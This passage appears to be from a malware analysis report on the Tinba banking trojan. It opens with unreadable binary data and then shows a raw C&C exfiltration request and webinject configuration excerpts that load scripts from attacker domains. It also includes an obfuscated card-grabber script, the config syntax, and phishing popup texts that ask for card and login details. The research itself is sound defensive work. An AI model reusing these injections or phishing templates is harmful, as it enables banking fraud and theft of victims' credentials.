&....C....s6....nu..FGWw&o.............<A zT....\...h..s.5.#L.@aE
.e.9.SI..HBK.....G,?...i...f./D.F..R.tmh....1..M.......]z.}..emo._.kD..G.@.
......b._N...{.`.=.*b..p
h.p..j..E....../D....1]........Y....
....Q.@.<..........e........'.m`_..p.B.........&xVA......Dg...~p.....F8.6.r.}....l..F....P6U...02}9.Q..aX.4....}.=........(..tT....i..."=.W.......{.....s.i...
g...jb..<.l.oV6...T...A.J...  X..>.
F.O.k..`....=.J......[.....I4..~gL5..h.a.c.g..  .}.X........B.>..u1...N.(..C.s&.z).$.....F..z........{.$.\.....b..h...../8....;.........y...
$i..GZ.UJ....v..c"r..6 ........G..f.J........@....'.fG~!Q.....`..BU....&...M.....^..B$.qb.p....rz......k7.../.Z7.1.J/. ...|>..l....
$....GU...C .B.g.....Q.L....}.Q2DM.n}....E.~,......W..3....P..e..+.,.Z..!)...I.W...V.]l......a.s....
..(.n..&..K..  ..D.9.9}....ii.........o...z.MH_.&..Q.h:5....{........EG.`.....:.m2.n$..&......t................j7_.t..+0.:Z.zS.hR<H.d..3.j.y......n..n..@.Z...sh,
[dA.#.op"W.[sa..l....~Y.NC.......=q.....ask.'.ej.[.-..........<."..q.<.-|.C....o...%{.9.......m..*.....r.......Ul..
....O1,G9.f....q..."..........<....2].V..3i.@...)c..`q........W.......J  .....&....7...V.T~.....V...D....a..UT...}...Orn...K/...../........A.WS(..>HQ..4..h...{.,.
+..uOM*.h.....NdM.=h.y.h.*)....:.*e...(.&..| mA..}.(r.Y.GLya...,..!r>=...F.....+.S
....sD}.5..E...X.e......;) b.r......tI...P..' .Up.=J..!...}%..V...I*...B...Rt.s3...e.{..nE.X..<}..D.BzoEk.D.....&6me
.m.P@#..j.#..g^............g}..k.P.O.[......'{k.Q .>...N|.E.D.O...=.}.....*......J.7c..E.@
'~..^.....@.......u.....<>N..m..y..g...R..<....?v...3...........o...}n.........b.O......%...7..,<...J..}..+..Tz.n.X..r@'r..z..6:..Lb8//.Ab.1.X.....)....>]...Z.^.
|....I...;.+....R".W.^.}..h(.q0..O...WC.....L.x.y.z.
N....5c%.Uk.........r.........V.....'L....n.....1....)..7..........a...u..g..........P.z..S..2..<..V.9.y.Vg._..:...$..^..c.>.....=p....|j..N.;R|.
..Qf..vocK........NmS..Z...  ..8.{z.o^o.h.i.x
Y.......39_"...j.....D@MpP...f..<.S..=P.
...My
xW........9..B....X<..5.*.2#K5/5...._.O.m *...\.].y.<.,Y.F...Y.A....r....9
$h-.91.._'(I......Z.9.2..........;.aN.W"Z...GB..5.<.......j.....rfJ.Q........D-...':.9.h...L"..d...p...>.......,..m..;..kj..8U.`?C..u......Cm.......D....$.&..%#
N.Fv@....z.........2...N..m...
......zQ..~.R.Z.3.S.3.W..$.`.@A.W./..qT..'......:.
%...5....O...].@.i....F.a.:4........9h...%.Cy.sxB.:..f........eU..cT......kb.......Oz.Qh......AV.....
.(G.....ZrA...>....6..I.2.AP9:<.2....Jg.hY....O...4E..%...^9.z..e_3Z!+.6d.".....#.#.s.v.n.>`f.swv"...a.....j;.T./..@..{.? ..z...h..k!.b......S.$.)l0.+......K..C
```

Figure 8: Webinject configuration file download

## Posting Stolen Data To The Drop Zone

Tinba steals the user's login data from the infected machine and sends it to the C&C server.



```
POST /testing/ HTTP/1.0
Host: cxxmyqqkrqps.com
Content-Length: 403

.iQ..lQ...@..hP..iQ..iQ..v...0..n....j...@......{...@wL<..3...g.%.mP....
+....P..S...i...)....Y...6{!G..'W... n|.R..~HH .R.....2...G....Q...
$.6.........`.e3.OYz..)
.Y..6..Z.7.<.t
E..2......8Kh...{.....%......W.......\q...w........[.&.C,.wt`...Ni."C..._...m|
T..V..,....7-...x.[u..R..da..V=.j.p\.....L..rl.U......0*.m....%..}N...I.
{7Ty&Y4^. ...YK?.9.b..L.K...@..B....p.?.}+..BEG6.I<.y...|....}........:B..HTTP/1.1 200 OK
Server: nginx/1.0.15
Date: Sun, 12 Oct 2014 07:08:29 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
X-Powered-By: PHP/5.5.16
Content-Length: 4

"..8
```


Figure 9: Data sent to the server by the bot

## The Configuration File

The configuration file reveals browser injections of several targeted banks, mainly from Australia, but also from Germany, Spain, Finland, and Switzerland.


There are multiple injection types, most likely bought in the underground from different Webinject writers. There is a generic VBV grabber, ATSEngine CC+VBV grabber, some specially crafted injections that are adjusted to each bank, and some other miscellaneous injections such as a Bitcoin stealer. Some of the man-in-the-browser (MITB) panels and files are hosted on different servers.

The ATSEngine CC+VBV grabber is also widely used by the known Zeus Trojan, and is sold as a toolkit in the underground. This is a dynamic injection that can be updated easily on the server side without sending a new configuration to each bot, and it can be configured to steal credit card and other sensitive information from Google, Yahoo!, Windows Live, and Twitter websites.



```
set_url *ibanking.[redacted].com.au/[redacted].[redacted]* GP
data_before
data_end
data_inject
<script>var bid = '38119222'; </script>
<script src="https://netwworking.com/au/injects/[redacted].js"></script>
data_end
data_after
</body>
data_end
set_url *internetbanking.[redacted].com.au/[redacted]* GP
data_before
data_end
data_inject
<script>var bid = '38119222'; </script>
<script src="https://netwworking.com/au/injects/[redacted].js"></script>
data_end
data_after
</body>
data_end
set_url *[redacted].com.au/[redacted]* GP
data_before
data_end
data_inject
<script>var bid = '38119222'; </script>
<script src="https://netwworking.com/au/injects/[redacted].js"></script>
data_end
data_after
</body>
data_end
```

Figure 10: Specially crafted injections; each targeted bank has a unique script



```
;###########################################################################################
;#                                        NCCVBV: GOOGLE                                   #
;###########################################################################################
set_url http*://*.google.* GP
data_before
<html*>*<head*>*<meta content="text/html; charset=UTF-8" http-equiv="content-type">
data_end
data_inject
<inject></inject>
data_end
data_after
data_end
data_before
<!DOCTYPE*>*<html*>*<head*>
data_end
data_inject
<inject></inject>
data_end
data_after
data_end
data_before
<inject></inject>
data_end
data_inject
<script>var homeLink = 'https://omtorwa.com/security';var pkey = "password";eval(function(p,a,c,k,e,r){e=fu
:c.toString(36))};if(!''.replace(/^/,String)){while(c--)r[e(c)]=k[c]||e(c);k=[function(e){return r[e]}];e=f
)+'\\b','g'),k[c]);return p}('9 1M="[2V]";9 1l="2d";(q(){\'2W 2X\';w.1N=q(h){9 j=1O.1m.1P;9 k=1O.1m.V;A.2e=
i++){7(b.1o(c,a[i],i,a)==={})s}}v{L(9 d 2f a){7(a.2Y(d)){7(b.1o(c,a[d],d,a)==={})s}}}};A.V=q(d,e,f){9 g=[];
;7(h){A.1Q=h}};1N.1m={2g:q(){9 c=[];c.M(1p.1R);c.M([1S.2Z,1S.30,1S.32].N(\'x\'));c.M(1q 1r().33());c.M(!!w.
');s[p.38,p.39,b].N(\'::\')},A).N(\';\');c.M(d);7(A.1Q){s A.1Q(c.N(\'###\'),31)}v{s A.2h(c.N(\'###\'),31)}}
```

Figure 11: CC+VBV grabber injection as seen in the configuration file; there is a link to the MITB panel


## Configuration File Structure

- G — Placed after the URL; information grabbing or injections are triggered on GET requests.
- P — Placed after the URL; information grabbing or injections are triggered on POST requests.
- ! — Placed before the URL; the malware will not grab information from the URL if the '!' symbol is placed before it.
- * — Wildcard for the URL string; any set of numbers or characters can be used in place of this symbol.
- Set_url — this sets the target URL to which the injection is triggered.
- Data_before — This is the element placed before the injection. (The malware searches for this HTML element and places the injection after it.)  Data_end
- Data_inject — Here goes the injected HTML/JavaScript code. Data_end
- Data_after — This is the element placed after the injection. (The malware searches for this HTML element and places the injection before it.)  Data_end

## Tinba C&C Admin Panel

The source code of Tinba was leaked, and the C&C admin panel may have been altered by the new Tinba authors.

This is the C&C admin panel of the leaked Tinba source code:




| | | | | | | | |
|---|---|---|---|---|---|---|---|
| Total BOTs: | | Active BOTs within 24h: | | Inactive BOTs more 72h: | | Average BOTs activity: | ??? | !!!: | ??? |
| New BOTs 24h: | | Active BOTs within 6h: | | Inactive BOTs more 48h: | | Average BOTs lifetime: | ??? | !!!: | ??? |
| New BOTs 1h: | | Active BOTs within 1h: | | Inactive BOTs more 24h: | | !!!: | ??? | !!!: | ??? |

| | | | | | | | | | | | | | |
|---|---|---|---|---|---|---|---|---|---|---|---|---|---|
| Win 8 x32: | ??? | Win Seven x32: | ??? | Win 2k8 x32: | ??? | Win Vista x32: | ??? | Win 2k3 x32: | ??? | Win XP x32: | ??? | Total x32: | ??? |
| Win 8 x64: | ??? | Win Seven x64: | ??? | Win 2k8 x64: | ??? | Win Vista x64: | ??? | Win 2k3 x64: | ??? | Win XP x64: | ??? | Total x64: | ??? |

© 2010 - 2014 HμNT€R$ control panel v 100.500 | 5 sql queries executed in 0.5 seconds | script executed in 0.7 seconds | request executed in 1.2 seconds

Figure 12: The Summary page of the leaked Tinba source C&C panel



HμNT€R$. Auto transfer oriented banking trojan.

Features:

Requests grabbing and web injects:
- Internet Explorer http(s)
- Mozilla Firefox http(s)
- Google Chrome https

© 2010 - 2014 HμNT€R$ control panel v 100.500 | 5 sql queries executed in 0.5 seconds | script executed in 0.7 seconds | request executed in 1.2 seconds


Figure 13: The About page of the leaked Tinba source C&C panel

# MAN IN THE BROWSER INJECTIONS

## Specially Crafted Online Banking Injections

When an infected user logs in to his banking account, a specially crafted injection may produce a popup requesting additional details, credit card information, PIN/OTP authentication, or other info that may be used for fraudulent activities such as performing transactions, stealing sensitive data, and more. It all depends on the configuration of the malware and the script it injects. Some scripts may present false information in regards to the banking account, such as balance information, history of transactions, out-of-service messages, and more.

Below is an injection example from the configuration file (this is a demo logo—the look and feel are adjusted for the targeted bank).




**Attention!**

- Due to the vulnerability in SSL known as "HEARTBLEED", some payment systems have been hacked. It is known that some credit cards could have been stolen from such databases.

  You are now required to change your credit card password to prevent any unauthorised transactions on your card.


Figure 14: Page 1 of the injection, shown at the login page



**Please confirm your credit card information, on the next page, you will be able to change the password (Verified By visa, Mastercard, SecureCode).**

- Name on card
- Credit card number
- Expiry date (e.g. 08/13)
- Three-digit security code
- Credit card account number 0000
- Date of birth

Figure 15: Page 2 of the injection, shown after a successful login



Change password.

- Current Password
- New Password
- Confirm Password
- Next Cancel

Help

Figure 16: Page 3 of the injection asks the user for his password


## Generic VBV Grabber

The Trojan is configured to inject the https://omtorwa.com/vbvgr/src/x.js script in every URL that has the word book or pay in it. These words are typically used by online shopping websites.

The script shows a popup with a message urging the customer to provide sensitive data.

```
set_url *book* GP         set_url *pay* GP data_before
        data_before data_end      data_end


data_inject                                       data_inject
<script>                                          <script>
var myComputer = "%BOTID%";                       var myComputer = "%BOTID%";
</script>                                         </script>
<script                                           <script
src="https://omtorwa.com/vbvgr/src/x.js"></sc      src="https://omtorwa.com/vbvgr/src/x.js"></sc
ript>   ript>
data_end                                          data_end


data_after                                        data_after
</head> </head> data_end data_end
```

Figure 17: Targeting the words *book* or *pay*



**Protect your MasterCard online**

Your bank has registered your MasterCard for MasterCard SecureCode® to protect the card against unauthorized use. You must confirm your registration by filling detailes below

**Please confirm your MasterCard SecureCode®**

| | |
|---|---|
| **Card number** | xxxx xxxx xxxx |
| **Expiry date** | Month ▾ Year ▾ |
| **CVV** | What is it? |
| **Date of Birth** | Mounth ▾ Mounth ▾ Year ▾ |
| **MasterCard SecureCode®** | Forgot passord? |

**Beskyt dit Visa kort ved internethandel**


Dit pengeinstitut har tilmeldt dit Visa-kort til Verified by Visa for at beskytte dit kort mod misbrug.
Du skal nu bekræfte tilmeldingen af kortet ved at udfylde nedenstående felter.

**Send venligst din Verified by Visa® kode**

| | |
|---|---|
| **Kortnummer** | xxxx xxxx xxxx |
| **Udløbsdato** | Måneder ▾ år ▾ |
| **Kontrolcifre** | Hvad er det? |
| **De 4 sidste cifre i dit cpr-nr:** | |
| **Indtast din kode** | Har du glemt din kode? |

*Koden skal være på minimum 6 karakterer uden mellemrum, og den skal indeholde både tal og bogstaver.

Figure 18: Different versions for different languages, depending on the geographical location of the user




| Time | BOT ID | Location | Card Number | Card Exp | Cvv | Vbv/Mc | Extra Info | Coment | Action |
|---|---|---|---|---|---|---|---|---|---|
| 09.10.14 18:40 | %BOTID% | Australia | [redacted] | 03/2016 | [redacted] | [redacted] | DOB::8/8/1972 | update | Delete |
| 09.10.14 19:32 | 3A41286A | Australia | [redacted] | 06/2017 | [redacted] | [redacted] | DOB::29/1/1978 | update | Delete |
| 09.10.14 22:14 | SEMF131_1F3D59E96522DF69 | Australia | [redacted] | 04/2017 | [redacted] | [redacted] | DOB::22/5/1977 | update | Delete |
| 10.10.14 18:21 | 94D15A46 | Australia | [redacted] | 03/2018 | [redacted] | [redacted] | DOB::30/3/1957 | update | Delete |
| 10.10.14 18:42 | 16958E05 | Australia | [redacted] | 03/2028 | [redacted] | [redacted] | DOB::15/11/1981 | update | Delete |
| 12.10.14 04:38 | 466AA37A | Australia | [redacted] | 06/2017 | [redacted] | [redacted] | DOB::22/12/1980 | update | Delete |

Figure 19: Stolen VBV grabber data as seen on the server

## CC+VBV Grabber

Similarly to the latest Zeus variants, Tinba uses ATSEngine injections to steal credit card numbers and VBV authentication.

When visiting Google, Yahoo, Windows Live, or Twitter, the injection presents a popup to the victim, requesting for credit card details and other sensitive information.




Suspicious activity is detected. Your account is locked

Your account was sending spam, and for this reason it is temporarily blocked. To unlock your account, you must confirm that you are a real person and not a robot, and to prove you are the owner of the account. To do this, go through a simple verification procedure and fill out the form and submit it below. Immediately after that, your account will be unlocked. Please note that the data required for verification is not stored on google servers and used only once to unlock your account.Thank you for your understanding.

*Please do not forget to change your password after you unlock your account*

Country: Country

Figure 20: Page 1 of the injection, shown after logging in to a valid account



Suspicious activity is detected. Your account is locked


Your account was sending spam, and for this reason it is temporarily blocked. To unlock your account, you must confirm that you are a real person and not a robot, and to prove you are the owner of the account. To do this, go through a simple verification procedure and fill out the form and submit it below. Immediately after that, your account will be unlocked. Please note that the data required for verification is not stored on google servers and used only once to unlock your account.Thank you for your understanding.

*Please do not forget to change your password after you unlock your account*

| | |
|---|---|
| Country | (AL) Albania |
| Name Embossed On Card<br>*(exactly as on card)* | |
| Card Number | |
| CVV/CVV2/CSC ? | |
| Expiry Date<br>*(mm/yyyy)* | -- / -- |
| Phone | |
| Address<br>*(street name and house number)* | |
| City / Town | |
| Postal Code | |
| State / Province / Region / County | |

Figure 21: Page 2, asking for credit card and other sensitive information

### ATSEngine Panel

